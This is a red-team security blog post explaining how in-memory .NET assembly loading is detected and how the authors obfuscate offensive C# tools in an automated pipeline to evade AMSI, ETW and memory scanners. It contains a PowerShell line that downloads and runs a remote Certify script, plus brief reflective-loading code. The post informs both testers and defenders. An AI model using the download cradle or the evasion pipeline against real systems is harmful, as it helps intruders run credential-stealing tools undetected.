

.NET Assembly Obfuscation for Memory Scanner Evasion

 r-tec.net/r-tec-blog-net-assembly-obfuscation-for-memory-scanner-evasion.html

INCIDENT RESPONSE SERVICE

Garantierte Reaktionszeiten. Umfassende Vorbereitung.

Mit unserem Incident Response Service stellen wir sicher, dass Ihrem Unternehmen im Ernstfall die richtigen Ressourcen und Kompetenzen zur Verfügung stehen. Sie zahlen eine feste monatliche Pauschale und wir bieten Ihnen dafür einen Bereitschaftsdienst mit garantierten Annahme- und Reaktionszeiten. Durch einen im Vorfeld von uns erarbeiteten Maßnahmenplan sparen Sie im Ernstfall wertvolle Zeit.

[weiterlesen](#)

© Arif Wahid 266541 - Unsplash
October 2023 Author: Sven Rath, [@eversinc33](#)

Leveraging .NET based tooling, by reflectively loading assemblies into memory, is a common post-exploitation TTP used by threat actors as well as red teams for many years already. The use of .NET is attractive for multiple reasons. First of all the .NET framework comes pre-installed with all recent versions of the Windows operating system, which allows for high portability and compatibility. In addition, .NET, especially C#, offers an easy development experience, with many libraries for common protocols and software, which allows for quick prototyping and PoCs. Hence, many of the most valuable tools for offensive operations, such as SharpHound, Certify or Rubeus, are written in or have been ported to C#.

At the latest with the release of Cobalt Strike 3.11 in 2018, which introduced the *execute-assembly* command to the framework, .NET based tradecraft became a staple in every red teamer's arsenal. However, defenders caught up with this trend in recent years, employing several techniques to detect in-memory .NET assembly execution.

This blog post will give a short overview of how in-memory .NET assembly execution commonly works and what detection mechanisms exist. One of the techniques that we at r-tec employ to evade these detections is obfuscation. The final part of this post will then showcase how we automate this approach through CI/CD / DevOps techniques in our internal obfuscation pipeline.

1. How Does Reflective Loading of .NET Assemblies Work?

Almost all modern C2 frameworks support some sort of command to execute .NET assemblies in memory, such as cobalt strikes *execute-assembly*. While of course, the implementation, behavior, and IoCs differ from implementation to implementation, all public implementations - at least we know of - rely on calling the .NET API for code reflection through the Common Language Runtime (CLR).

This API enables us to dynamically create instances of types at runtime, invoke their methods, and access their members. Additionally, the common language runtime loader manages application domains for us and ensures proper loading of dependencies.

In C#, reflectively loading an assembly (to the host process) is as easy as 3 lines of code, using *Assembly.Load* to load an assembly from a byte array:

```
Assembly assembly = Assembly.Load(assemblyBytes);
MethodInfo entryPoint = assembly.EntryPoint;
entryPoint.Invoke(null, new object[] { new string[] { "arg1", "arg2" } });
```

Similar code can be achieved with C++, although slightly more complicated since the CLR has to be loaded first. In the end, all of these techniques end up calling the native nLoadImage from *System.Reflection.Assembly*, which leads us to the different detection opportunities.

2. Detections

Just as in PowerShell tradecraft, AMSI is also an obstacle when using in-memory .NET execution, as since .NET framework 4.8, all assemblies loaded from byte arrays are passed to AmsiScanBuffer. While on the one hand, this means that payloads will be scanned for malware signatures, this also means that this obstacle is easy to overcome - patching AMSI, with byte patches or patchless, e.g., via hardware breakpoints, is easy and has been written about countless times.

Besides AMSI, the second obstacle that sends a lot of telemetry that can help defenders spot malicious activity in .NET runtimes is Event Tracing for Windows (ETW). Essentially, ETW is a provider-subscriber technology integrated into Windows, which allows applications to log events and other applications to consume them.

For the use-case of detecting *Assembly.Load* events, the following two providers are of the most interest. Here, *DotNETRuntime* provides live events of the .NET runtime and the *DotNETRuntimeRundown* provider lists information about assemblies already loaded into a process, when ETW tracing is enabled:

```
Microsoft-Windows-DotNETRuntime {E13C0D23-CCBC-4E12-931B-D9CC2EEE27E4}
Microsoft-Windows-DotNETRuntimeRundown {A669021C-C450-4609-A035-5AF59AF4DF18}
```

We can investigate the information these providers give using [Process Hacker](#). If we reflectively load an assembly into any process using `Assembly.Load`, e.g., through PowerShell's access to the .NET framework and [PowerSharpPack](#), we see the assembly show up in the default AppDomain, with the name of our Post-Exploitation tool showing up in clear text - a really low hanging fruit for defenders to pick.

```
PS C:\> IEX (new-object net.webclient).downloadString("https://raw.githubusercontent.com/S3cur3Th1sSh1t/PowerSharpPack/master/PowerSharpBinaries/Invoke-Certify.ps1")
PS C:\> Invoke-Certify
```




Figure 1: Reflectively loading Certify in powershell.exe

General	Statistics	Performance	Threads	Token	Modules	Memory	Environment
Handles	.NET assemblies		.NET performance		GPU	Comment	
Structure			ID	Flags	Path		
<ul style="list-style-type: none"> CL# CLR v4.0.30319.0 <ul style="list-style-type: none"> AppDomain: DefaultDomain <ul style="list-style-type: none"> Anonymously Hosted DynamicMeth... <ul style="list-style-type: none"> Certify Microsoft.PowerShell.PSReadline 			<ul style="list-style-type: none"> 9 1833393673520 1833394484912 1833394479568 1833832610064 	<ul style="list-style-type: none"> LOADER_OPTIMIZA... Default, Executable Dynamic 	<ul style="list-style-type: none"> Anonymously Hosted Dynam Certify C:\Program Files\WindowsPc 		

Figure 2: .NET assembly view in Process Hacker

However, since these ETW providers reside in userland, we can simply patch one of the functions like `NtTraceEvent` from `ntdll.dll`, similar to how we are used to patching AMSI, using one of the many [known & public techniques](#) and tools.

This way we stop the processes from further sending ETW telemetry data. While blinding the consumers and thus evading any ETW-based detections, we now have the IoC of a dead ETW stream - as such, patching should ideally be done in a less invasive manner, e.g. by only filtering specific events or feeding false information instead. Only disabling ETW for a small amount of time is not feasible, as the .NET assembly will then show up again after restoring the patched bytes.




Figure 3: Process Hacker view after patching ETW

However, our assembly's MZ and PE headers can still be found when analyzing the memory of the process, as well as the whole assembly itself. So even if AMSI and ETW are bypassed, an EDR could still run a memory scan on our process, if it behaves suspiciously and detect the loaded assembly, e.g. with YARA rules matching known post-exploitation tool's signatures or with TypeRef Hash matching.




Figure 4: PE image in memory

As an astute reader might have noticed when using the plain *Assembly.Load* function, a memory page with *RW* protection is used to store the assembly. This is because the image contains just the intermediate language (IL) code, which will be translated by the Just-In-Time compiler (JIT) and written into a memory page with execute protection when needed. This JIT compilation can also be leveraged by defenders for further insight via ETW, e.g. to monitor which functions are executed by monitoring their compilation (see <https://blog.f-secure.com/detecting-malicious-use-of-net-part-2/> for a more detailed description).

While the PE and MZ headers can be stomped, the assembly itself cannot, at least not as long as it is running.

Of course, there are other opportunities to detect malicious .NET assembly execution, be it by hooking into *Assembly.Load* or its native counterpart, or by monitoring general behavior (the loading of the CLR in uncommon processes, monitoring Windows APIs, monitoring network traffic, ...), where the latter is the hardest to bypass. The pyramid of pain model applies here as well: while some detections are easy to bypass, it gets harder the more abstract these detections become.

Discussing all of these detection opportunities and bypass techniques for each is out of the scope of this article. We however found that automated obfuscation of the assemblies themselves is an effective and efficient measure against many memory scanning and AMSI- or ETW-based detections. So (for now) proper obfuscation alone is sufficient to evade detections in our customer's environments.

3. Obfuscation & .NET

While .NET has some of the benefits that were already mentioned in the introduction, such as the ease of development and portability, there are also some OPSEC drawbacks that originate from these capabilities. To understand this, it is vital to understand what constitutes a managed framework such as .NET and where these capabilities come from.

.NET compiles source code into an intermediate language (IL) before generating machine code. This IL is an abstract representation of the program, which gets Just-in-Time compiled to the target architecture by the Common-Language-Runtime. This is similar to how Java and the Java Virtual Machine (JVM) relate.

On the one hand, this has benefits for us as operators, since we can more easily transform this abstract language to obfuscate a binary, even without having access to the source code. On the other hand, this makes a reverse engineer's life much easier, since class names, method names, and other metadata are baked into the assembly. Also, decompilation is super easy and leads to recovering of the source code for full analysis. In contrast, a disassembled stripped C-based binary will not be that easy to analyze.

This can be illustrated by opening a compiled version of Rubeus in the ilSpy decompiler and comparing it to the actual source code:

Asreproast

```
// Rubeus, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
// Rubeus.Commands.Asreproast
using ...

public class Asreproast : ICommand
{
    public static string CommandName => "asreproast";

    public void Execute(Dictionary<string, string> arguments)
    {
        Console.WriteLine("\r\n[*] Action: AS-REP roasting\r\n");
        string userName = "";
        string text = "";
        string domainController = "";
        string oUName = "";
        string format = "john";
        string ldapFilter = "";
        string supportedEType = "rc4";
        string outFile = "";
        bool ldaps = false;
        NetworkCredential cred = null;
        if (arguments.ContainsKey("/user"))
        {
            string[] array = arguments["/user"].Split('\\');
            if (array.Length == 2)
            {
                text = array[0];
                userName = array[1];
            }
            else
            {
                userName = arguments["/user"];
            }
        }
    }
}
```

Figure 5: Decompiled Asreproast class

```

public class Asreproast : ICommand
{
    public static string CommandName => "asreproast";

    public void Execute(Dictionary<string, string> arguments)
    {
        Console.WriteLine("\r\n[*] Action: AS-REP roasting\r\n");

        string user = "";
        string domain = "";
        string dc = "";
        string ou = "";
        string format = "john";
        string ldapFilter = "";
        string supportedEType = "rc4";
        string outFile = "";
        bool ldaps = false;
        System.Net.NetworkCredential cred = null;

        if (arguments.ContainsKey("/user"))
        {
            string[] parts = arguments["/user"].Split('\\');
            if (parts.Length == 2)
            {
                domain = parts[0];
                user = parts[1];
            }
            else
            {
                user = arguments["/user"];
            }
        }
    }
}

```

Figure 6: Actual source code of the Asreproast class

As can be seen, the decompiled source almost matches the actual source. With identifier names in clear text, this also gives defenders a much more straightforward way of writing detection rules for .NET-based tools. A simple search for specific method- or class-names can give a high certainty for a true positive - unless you happen to find a legitimate tool with an *Asreproast* class. This means, that an obfuscator, for our use case, should at least rename all identifiers with random or pseudo-random names.

But besides the identifiers, there is more that can and should be obfuscated. If we take a look at the metadata, some obvious IoCs jump out:

```
[assembly: CompilationRelaxations(8)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints)]
[assembly: AssemblyTitle("Rubeus")]
[assembly: AssemblyDescription("")]
[assembly: AssemblyConfiguration("")]
[assembly: AssemblyCompany("")]
[assembly: AssemblyProduct("Rubeus")]
[assembly: AssemblyCopyright("Copyright © 2018")]
[assembly: AssemblyTrademark("")]
[assembly: ComVisible(false)]
[assembly: Guid("658c8b7f-3664-4a95-9572-a3e5871dfc06")]
[assembly: AssemblyFileVersion("1.0.0.0")]
[assembly: TargetFramework(".NETFramework,Version=v4.7", FrameworkDisplayName = ".NET Framework 4.7")]
[assembly: SecurityPermission(SecurityAction.RequestMinimum, SkipVerification = true)]
[assembly: AssemblyVersion("1.0.0.0")]
[module: UnverifiableCode]
```

Figure 7: Metadata of Rubeus.exe

These assembly metadata entries come from the *AssemblyInfo.cs* file corresponding to the project. Some here are very obvious, such as the *AssemblyTitle* and *AssemblyProduct*, simply stating *Rubeus* and giving away what this program contains, even if all identifiers were obfuscated. Another important one to change is the *Guid* attribute, which is the COM GUID if the project is exposed to COM, which, as a unique identifier, is perfect for defenders to look for.

A good obfuscator takes care of rewriting all of these attributes, such as Accenture's Codecepticon. If we let Codecepticon obfuscate Rubeus, all attributes are rewritten to random, empty or supposedly trustworthy attributes:

```
[assembly: Guid("f3bb0462-a9b0-418a-b213-9c998bf3c306")]
[assembly: ComVisible(false)]
[assembly: AssemblyTrademark("")]
[assembly: AssemblyCopyright("Copyright 2015")]
[assembly: AssemblyProduct("")]
[assembly: AssemblyCompany("F-Secure")]
[assembly: TargetFramework(".NETFramework,Version=v4.0", FrameworkDisplayName = ".NET Framework 4")]
[assembly: AssemblyDescription("")]
[assembly: AssemblyTitle("")]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: CompilationRelaxations(8)]
[assembly: AssemblyFileVersion("7.1.7.2249")]
[assembly: AssemblyConfiguration("")]
[assembly: SecurityPermission(SecurityAction.RequestMinimum, SkipVerification = true)]
[assembly: AssemblyVersion("1.0.6.2178")]
[module: UnverifiableCode]
```

Figure 8: Obfuscated metadata

Besides metadata, namespaces and identifiers, strings are another great opportunity for defenders to write detection rules - as with most programming languages, strings are stored in clear text in the binary. Here we can advise you to check how your obfuscator of choice encrypts/obfuscates strings. Some tools simply base64 encode strings, which is not sufficient from our opinion, since these strings can then be easily decoded and are predictable (e.g. *Rubeus* in UTF-8 always encodes to *UnViZXVz*). Others take more sophisticated approaches,

such as actual encryption. Daisy-chaining obfuscators can be of help here, e.g. use one obfuscator for namespace and identifier renaming, another just for string encryption, and so on.

We did not find any obfuscators yet, that also tamper with the TypeRef Hash. The TypeRef Hash can be compared to an Imphash, which can be used to identify similar PEs by hashing their imports. Since a .NET PE usually only imports *mcore.dll*, the regular Imphash is of no use. The TypeRef Hash instead is generated based on the imported .NET TypeNamespaces and TypeNames (e.g. *System.Reflection* was used with the TypeName *AssemblyTitleAttribute*). An obfuscator could alter this hash, e.g. by arbitrarily adding imports, but we also did not seem to face any endpoint detections based on TypeRef Hashes yet.

While for obvious reasons, we will not give away the exact chain of obfuscators we use in our pipeline, there are many obfuscators available as both free and paid versions, which all excel in different features, such as:

Another non-exhaustive list of obfuscators can be found in the README of the following repository: <https://github.com/NotPrab/.NET-Obfuscator>

There is another consideration to keep in mind when choosing your obfuscator or obfuscator chain. Just like packers and unpackers, some obfuscators can be automatically de-obfuscated with tools such as de4dot - which makes the blue team's work easier. Those obfuscators should be avoided.

Now we have an idea of what and how to obfuscate our .NET assemblies. However, doing this manually for every single assembly we want to execute in our engagements is tedious and error-prone - which leads us to automation and lets us dive into a tiny bit of DevOps.

4. The Obfuscation Pipeline

For the automation, different approaches are possible. Since .NET can be cross-compiled, our pipeline could run under all the classic CI/CD Pipelines based on Linux docker containers, such as GitLab CI/CD, GitHub Actions, or others. However, from our experience, working "natively" from Windows is much more straightforward in the case of .NET, and many of the obfuscation tools are Windows-based too.

If you have been doing CTFs such as HackTheBox or have been playing around in your lab with C2 Frameworks and .NET offensive tooling, you are probably aware of @Flangvik's work with SharpCollection. SharpCollection is a repository with recent builds of common .NET post-exploitation tools, which is automatically updated by a CI/CD Pipeline running via a free tier of Microsoft Azure DevOps.

Fortunately, Flangvik also did a [great video](#) showcasing how the SharpCollection pipeline works and how to implement it. Thus, we took this idea as a base to implement our own C# obfuscation pipeline.

While the process of setting up the pipeline is out of the scope of this article, the process can be summarized as follows:

- Set up an Azure DevOps Project
- Set up a VM/Host as an Azure Agent (the machine that will do the compilation and obfuscation work)
- Create a Pipeline for each .NET assembly's GitHub repository

For our pipeline, we decided that each day, early in the morning, Azure should run the obfuscation pipeline for every repository in our list.

Scheduled




Figure 9: Pipeline trigger

Our pipeline template then runs the following steps for each project:

- Rename the project (since our obfuscator of choice does not do this)
- Install dependencies with NuGet
- Run our source code obfuscator
- Build the project
- Run another string-obfuscation tool (on the binary)
- Move the output files to our output directory
- Push the new binaries to our internal git repository









-  **Rename Project**
PowerShell
-  **Use NuGet 4.4.1**
NuGet tool installer
-  **NuGet restore**
NuGet
-  **Obfuscate**
PowerShell
-  **Build Release AnyCPU .NET 4.5**
Visual Studio build
-  **Obfuscate Strings**
PowerShell
-  **Save to C:\Tools**
PowerShell
-  **Git Push**
PowerShell

Figure 10: Obfuscation pipeline steps

This way, we always have the newest versions of all our .NET tooling available, nicely organized in a GitLab repository, freshly obfuscated and ready to use with our C2 agents:

SharpChromium_obfus.exe	Automated commit from Azure DevOps Pipeline
SharpClipboard_obfus.exe	Automated commit from Azure DevOps Pipeline
SharpCloud_obfus.exe	Automated commit from Azure DevOps Pipeline
SharpEDRChecker_obfus.exe	Automated commit from Azure DevOps Pipeline
SharpEventMuter_obfus.exe	Automated commit from Azure DevOps Pipeline
SharpExec_obfus.exe	Automated commit from Azure DevOps Pipeline
SharpGPOAbuse_obfus.exe	Automated commit from Azure DevOps Pipeline
SharpHide_obfus.exe	Automated commit from Azure DevOps Pipeline
SharpImpersonation_obfus.exe	Automated commit from Azure DevOps Pipeline
SharpKatz_obfus.exe	Automated commit from Azure DevOps Pipeline
SharpLAPS_obfus.exe	Automated commit from Azure DevOps Pipeline
SharpLoginPrompt_obfus.exe	Automated commit from Azure DevOps Pipeline
SharpNoPSExec_obfus.exe	Automated commit from Azure DevOps Pipeline
SharpSQLPwn_obfus.exe	Automated commit from Azure DevOps Pipeline

Figure 11: GitLab repository with obfuscated assemblies

If the obfuscation was done properly, you may not even need to bypass AMSI or ETW at all for C2 in-memory execution, because most likely, all signature based IoC's are not visible anymore.

Lastly some **operational security considerations** need to be addressed: If you are compiling code from public GitHub repositories on your Azure Pipeline Host, a backdoor in one of these can lead to a compromise of the Host. To avoid this, local copies of the repositories are recommended to be used, where only reviewed code is pushed for updates in the tools. If you're not using local copies, the Azure Pipeline Host should definitely be hardened, according to your organization's best practices, and isolated from your company network. Security companies and security professionals are lucrative targets for threat actors, since these companies usually deal with very sensitive data. r-tec has also observed threat actors targeting offensive security people with the goal of stealing internal tools and other intellectual property. Finally, as with any public code or tool, to avoid running tools with backdoors, a thorough source code review is necessary before executing any payload in a customer's environment.

5. Summary

Running .NET assemblies from memory, through the .NET reflection API, is one of the most common TTPs for code execution, used by red teamers and threat actors alike. While both ETW and AMSI can be used for detections, bypassing these measures through patching or via hardware breakpoints can be done without much effort - which is already automated in many C2 frameworks. However, memory scanning is a detection that is harder to bypass or avoid. Therefore we additionally obfuscate our assemblies, change metadata, encrypt strings, and rename identifiers, to avoid detections based on signatures. Using DevOps / CI/CD, this approach can be automated at scale for a whole post-exploitation arsenal, producing assemblies that are different every day. While this is from our view sufficiently stealthy currently, with other detection opportunities, as discussed in this article, additional measures might be necessary in the future.